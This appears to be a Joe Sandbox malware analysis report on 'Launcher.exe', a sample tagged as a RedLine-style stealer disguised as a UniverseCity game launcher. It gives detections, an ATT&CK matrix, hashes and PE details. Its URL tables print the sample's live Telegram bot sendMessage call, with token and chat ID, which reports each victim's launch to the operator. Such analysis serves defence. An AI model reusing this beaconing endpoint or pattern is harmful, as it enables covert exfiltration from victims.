ID: 753414
Sample Name: Launcher.exe
Cookbook: default.jbs
Time: 19:35:08
Date: 24/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Launcher.exe 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Process Tree 3
Malware Configuration 3
Yara Signatures 3
Sigma Signatures 3
Snort Signatures 3
Joe Sandbox Signatures 4
AV Detection 4
Networking 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 5
Thumbnails 5
Antivirus, Machine Learning and Genetic Malware Detection 6
Initial Sample 6
Dropped Files 6
Unpacked PE Files 6
Domains 6
URLs 6
Domains and IPs 7
Contacted Domains 7
Contacted URLs 7
URLs from Memory and Binaries 7
World Map of Contacted IPs 8
Public IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 10
General 10
File Icon 11
Static PE Info 11
General 11
Authenticode Signature 11
Entrypoint Preview 11
Data Directories 13
Sections 13
Resources 14
Imports 14
Network Behavior 14
Network Port Distribution 14
TCP Packets 14
UDP Packets 15
DNS Queries 15
DNS Answers 15
HTTP Request Dependency Graph 15
Statistics 15
System Behavior 15
Analysis Process: Launcher.exePID: 5948, Parent PID: 3452 15
General 15
File Activities 16
File Created 16
File Read 16
Registry Activities 16
Disassembly 17


Windows Analysis Report

Launcher.exe


Overview

General Information

Sample Name:	Launcher.exe
Analysis ID:	753414
MD5:	ac30d9ee77f4a6..
SHA1:	9dc851e691a4af..
SHA256:	d8f1870f3029830.
Tags:	185-206-213-32, CosmicWay, exe, FakeGaliXCity, RedLineStealer, UniverseCity
Infos:	



Detection




Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Uses the Telegram API (likely for C…
- Machine Learning detection for sam…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Sample file is different than original …
- Binary contains a suspicious time s…
- JA3 SSL client fingerprint seen in co…
- HTTP GET or POST without a user …
- IP address seen in connection with …
- Enables debug privileges

Classification



Process Tree

- **System is w10x64**
- Launcher.exe (PID: 5948 cmdline: C:\Users\user\Desktop\Launcher.exe MD5: AC30D9EE77F4A6E23DEA621727579DC5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Machine Learning detection for sample


Networking

Uses the Telegram API (likely for C&C communication)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	1 Disable or Modify Tools	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Software Packing	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Timestomp	Security Account Manager	1 2 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 Ingress Tool Transfer	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Launcher.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.zkysky.com.ar/This	0%	URL Reputation	safe	
http://https://api.telegram	0%	URL Reputation	safe	
http://foo/bar/images/img_downloadwhite.png	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://foo/Images/img_downloadWhite.png	0%	Avira URL Cloud	safe	
http://foo/bar/fonts/dosis.ttf	0%	Avira URL Cloud	safe	
http://https://universe-city.io/	0%	Avira URL Cloud	safe	
http://defaultcontainer/UniverseCity;component/Images/img_downloadWhite.png	0%	Avira URL Cloud	safe	
http://www.impallari.comThis	0%	Avira URL Cloud	safe	
http://defaultcontainer/UniverseCity;component/Fonts/montserrat-variablefont_wght.ttf	0%	Avira URL Cloud	safe	
http://foo/bar/fonts/montserrat-variablefont_wght.ttf	0%	Avira URL Cloud	safe	
http://foo/Fonts/dosis.ttf	0%	Avira URL Cloud	safe	
http://www.zkysky.com.ar/	0%	Avira URL Cloud	safe	
http://defaultcontainer/UniverseCity;component/Fonts/dosis.ttf	0%	Avira URL Cloud	safe	
http://https://discord.com/invite/universecity	0%	Avira URL Cloud	safe	
http://foo/Fonts/montserrat-variablefont_wght.ttf	0%	Avira URL Cloud	safe	
http://www.impallari.com	0%	Avira URL Cloud	safe	
http://https://discord.com/invite/universecityGhttps://twitter.com/UniverseCityP2E3https://universe-city.io	0%	Avira URL Cloud	safe	
http://https://universe-city.io/download/UniverseCity.zip	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5802716616:AAH_P81FtM2pxxnBzX9bl8iFQfHnl4qwKEs/sendMessage?chat_id=-1001729137879&text=5.0%20NEW%2020.11.2022%0A%E2%9C%85%D0%A3%D1%81%D0%BF%D0%B5%D1%88%D0%BD%D1%8B%D0%B9%20%D0%B7%D0%B0%D0%BF%D1%83%D1%81%D0%BA%20%D0%BB%D0%B0%D1%83%D0%BD%D1%87%D0%B5%D1%80%D0%B0:%20user%0A%D0%A1%D0%B0%D0%B9%D1%82:%20universecity%0A%D0%94%D0%B0%D1%82%D0%B0%2011/24/2022%207:35:59%20PM&parse_mode=Markdown&disable_web_page_preview=True	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.impallari.comThis	Launcher.exe	false	• Avira URL Cloud: safe	unknown
http://foo/bar/images/img_downloadwhite.png	Launcher.exe, 00000000.00000002.50484548 2.0000000002B94000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://foo/Images/img_downloadWhite.png	Launcher.exe, 00000000.00000002.50484548 2.0000000002B94000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram.org	Launcher.exe, 00000000.00000002.50504679 7.0000000002C16000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000002.504730568.0000000002B26000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5802716616:AAH_P81FtM2pxxnBzX9bl8iFQfHnl4qwKEs/sendMessage	Launcher.exe, 00000000.00000002.50484548 2.0000000002B94000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://api.telegram.org/bot	Launcher.exe	false		high
http://scripts.sil.org/OFLhttp://scripts.sil.org/OFLMontserratThinMontserratRomanWeightExtraLightLig	Launcher.exe	false		high
http://foo/bar/fonts/dosis.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://universe-city.io/	Launcher.exe, 00000000.00000002.50454737 2.0000000002A81000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://defaultcontainer/UniverseCity;component/Images/img_downloadWhite.png	Launcher.exe, 00000000.00000002.50484548 2.0000000002B94000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://defaultcontainer/UniverseCity;component/Fonts/montserrat-variablefont_wght.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://foo/bar/fonts/montserrat-variablefont_wght.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://twitter.com/UniverseCityP2E	Launcher.exe, 00000000.00000002.50454737 2.0000000002A81000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5802716616:AAH_P81FtM2pxxnBzX9bl8iFQfHnI4qwKEs/sendMessage?chat_id=-1001	Launcher.exe, 00000000.00000002.50473056 8.0000000002B26000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://foo/Fonts/dosis.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.zkysky.com.ar/This	Launcher.exe	false	• URL Reputation: safe	unknown
http://www.zkysky.com.ar/	Launcher.exe, 00000000.00000002.50959235 0.0000000009CA2000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://defaultcontainer/UniverseCity;component/Fonts/dosis.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000002.504845482.0000000002B94000. 00000004.00000800.00020000.00000000.sdmp, Launcher.exe, 00000000.00000002.506057 740.0000000002E88000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram	Launcher.exe, 00000000.00000002.50484548 2.0000000002B94000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000002.505046797.0000000002C16000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/JulietaUla/Montserrat)	Launcher.exe, 00000000.00000002.50959235 0.0000000009CA2000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000003.245316162.0000000005A3B000. 00000004.00000800.00020000.00000000.sdmp, Launcher.exe, 00000000.00000003.245301 155.0000000005A3B000.00000004.00000800.0 0020000.00000000.sdmp, Launcher.exe, 000 00000.00000003.245327352.0000000005A3B00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://scripts.sil.org/OFLhttp://scripts.sil.org/OFLDosisExtraLightWeightLightMediumSemiBoldBoldExtr	Launcher.exe	false		high
http://https://discord.com/invite/universecity	Launcher.exe, 00000000.00000002.50454737 2.0000000002A81000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://foo/Fonts/montserrat-variablefont_wght.ttf	Launcher.exe, 00000000.00000002.50515890 1.0000000002C45000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.impallari.com	Launcher.exe, 00000000.00000002.50959235 0.0000000009CA2000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://scripts.sil.org/OFL	Launcher.exe, 00000000.00000003.24527769 2.0000000005A0C000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000002.508004314.00000000059FF000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://api.telegram.org	Launcher.exe, 00000000.00000002.50509033 7.0000000002C24000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Launcher.exe, 00000000.00000002.50504679 7.0000000002C16000.00000004.00000800.000 20000.00000000.sdmp, Launcher.exe, 00000 000.00000002.504730568.0000000002B26000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://https://discord.com/invite/universecityGhttps://twitter.com/UniverseCityP2E3https://universe-city.io	Launcher.exe	false	• Avira URL Cloud: safe	unknown
http://https://universe-city.io/download/UniverseCity.zip	Launcher.exe	false	• Avira URL Cloud: safe	unknown
http://https://github.com/JulietaUla/Montserrat)Montserrat	Launcher.exe	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	753414
Start date and time:	2022-11-24 19:35:08 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Launcher.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.troj.winEXE@1/0@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com, ctldl.windowsupdate.com
- Execution Graph export aborted for target Launcher.exe, PID 5948 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.188130461543658
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

File name:	Launcher.exe
File size:	1126912
MD5:	ac30d9ee77f4a6e23dea621727579dc5
SHA1:	9dc851e691a4af49882138ee7c5bac1dc126becd
SHA256:	d8f1870f30298302fce860d7c56257f6a11e4689642c3d5367d2392db5356bed
SHA512:	13d6e128462b4d604287333ba50eeeedba1fc0c09c548ad9d502d42b2c6a7c2ccbc8b71b960f1dd4fc98bde28fb74999f297de75ff98b6b9c5bb58c44f58f052
SSDEEP:	24576:0Nv4W8QJdOLP1Sa/wTCZnxf7ujAfcRfNv4Wo:5eOLP1Sa/ICZnx6UfcRC
TLSH:	9135CF07FB53BA5BC6210B3696F5CE955336AA302A7E63879C4B62389C833F54D132D4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..(.....VG... ...`....@.. .....`.....

File Icon

Icon Hash:	d2ad9793938eacf2

Static PE Info

General

Entrypoint:	0x4f4756
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0xAAC8B1A6 [Sun Oct 17 22:56:38 2060 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xf4703	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xf6000	0x2059c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x19315600	0x2448	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x118000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xf4670	0x38	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xf275c	0xf2800	False	0.6635842864046392	data	7.109491085129885	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xf6000	0x2059c	0x20600	False	0.8671196307915058	data	7.635069013125214	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x118000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

